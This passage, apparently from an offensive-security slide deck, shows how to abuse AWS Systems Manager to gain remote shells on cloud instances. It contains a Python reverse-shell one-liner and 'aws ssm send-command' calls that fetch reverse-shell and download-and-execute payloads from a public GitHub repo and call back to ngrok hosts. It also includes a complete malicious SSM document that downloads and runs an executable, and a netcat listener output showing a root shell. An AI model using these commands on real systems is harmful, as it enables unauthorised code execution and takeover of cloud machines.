          "python3 -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"'$host1'\",'$port'));os.
        ]
      }
    }
  ]
}
```

6. AWS-RunDocument

```
aws ssm send-command --document-name "AWS-RunDocument" \
    --instance-id i-06ae9883fe6e5d721 \
    --parameters
'{"sourceType":["GitHub"],"sourceInfo":["{\"owner\":\"saw-your-packet\",
\"repository\":\"fun-with-ssm\",
\"path\":\"AWS-RunDocument/linux/Reverse-Shell-Python\",\"getOptions\":\"branch:ma
in\"}"],
"documentParameters":["{\"host\":\"2.tcp.eu.ngrok.io\",\"port\":\"11448\"}"]}’ \
    --region us-east-1
```




```
ngrok

Try our new native Go library: https://github.com/ngrok/ngrok-go

Session Status                online
Account                       [redacted] (Plan: Free)
Update                        update available (version 3.1.1-rc1, Ctrl-U to update)
Version                       3.0.4
Region                        Europe (eu)
Latency                       34ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://2.tcp.eu.ngrok.io:17104 -> localhost:4444

Connections                   ttl     opn     rt1     rt5     p50     p90
                              1       1       0.00    0.00    21.77   21.77
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 48974
# id
id
uid=0(root) gid=0(root) groups=0(root)
# pwd
pwd
/var/snap/amazon-ssm-agent/6312
# 
```

7. Making malicious SSM documents


- aws:applications
- aws:downloadContent
- aws:psModule
- aws:runPowerShellScript
- aws:runShellScript

One document to rule them all




```
{
  "schemaVersion": "2.2",
  "description": "Download and execute (doesn't handle AV)",
  "parameters": {
    "url": {
      "description": "(Required) Full download URL.",
      "type": "String"
    },
    "name": {
      "description": "(Required) File's name",
      "type": "String"
    },
    "destination": {
      "description": "(Required) Full path where to download.",
      "type": "String"
    }
  },
  "mainSteps": [
```

One document to rule them all




```
"mainSteps": [
  {
    "action": "aws:downloadContent",
    "name": "download",
    "inputs": {
      "sourceType": "HTTP",
      "sourceInfo": "{\"allowInsecureDownload\":true,\"url\":\"{{ url }}\"}",
      "destinationPath": "{{ destination }}/{{ name }}"
    }
  },
```

One document to rule them all



```
{
  "action": "aws:runPowerShellScript",
  "name": "ExecuteWindows",
  "precondition": {
    "StringEquals": [
      "platformType",
      "Windows"
    ]
  },
  "inputs": {
    "runCommand": [
      "{{ destination }}\\{{ name }}"
    ]
  }
},
```


One document to rule them all



```
      {
        "action": "aws:runShellScript",
        "name": "ExecuteLinux",
        "precondition": {
          "StringEquals": [
            "platformType",
            "Linux"
          ]
        },
        "inputs": {
          "runCommand": [
            "{{ destination }}/{{ name }}"
          ]
        }
      }
    ]
  }
```

One document to rule them all

```
aws ssm send-command --document-name "AWS-RunDocument" \
    --instance-id i-0972f048bf66a424b \
    --parameters
'{"sourceType":["GitHub"],"sourceInfo":["{\"owner\":\"saw-your-packet\",
\"repository\":\"fun-with-ssm\",
\"path\":\"AWS-RunDocument/cross-platform/Download-and-Execute\",
\"getOptions\":\"branch:main\"}"],
"documentParameters":["{\"url\":\"https://b402-188-27-132-214.eu.ngrok.io/hello.exe\"
,\"name\":\"hello.exe\", \"destination\":\"C:/\"}"]}’ \
    --region us-east-1
```




saw-your-packet / fun-with-ssm Public

1 branch 0 tags

saw-your-packet Add Execute-Commands for AWS-RunDocument ... 8a

AWS-ApplyAnsiblePlaybooks/linux	payload rev shell linux AWS-ApplyAnsiblePlaybooks
AWS-RunAnsiblePlaybook/linux	linux reverse shell for AWS-RunAnsiblePlaybook
AWS-RunDocument	Add Execute-Commands for AWS-RunDocument
AWS-RunSaltState/linux	payload rev shell linux AWS-RunSaltState
LICENSE	Initial commit
README.md	Initial commit

DEMO



```
ngrok                                                   (Ctrl+C to quit)

Introducing Pay-as-you-go pricing: https://ngrok.com/r/payg

Session Status                online
Account                       saw-your-packet (Plan: Free)
Version                       3.4.0
Region                        Europe (eu)
Latency                       32ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://5.tcp.eu.ngrok.io:14392 -> localhost:1337

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

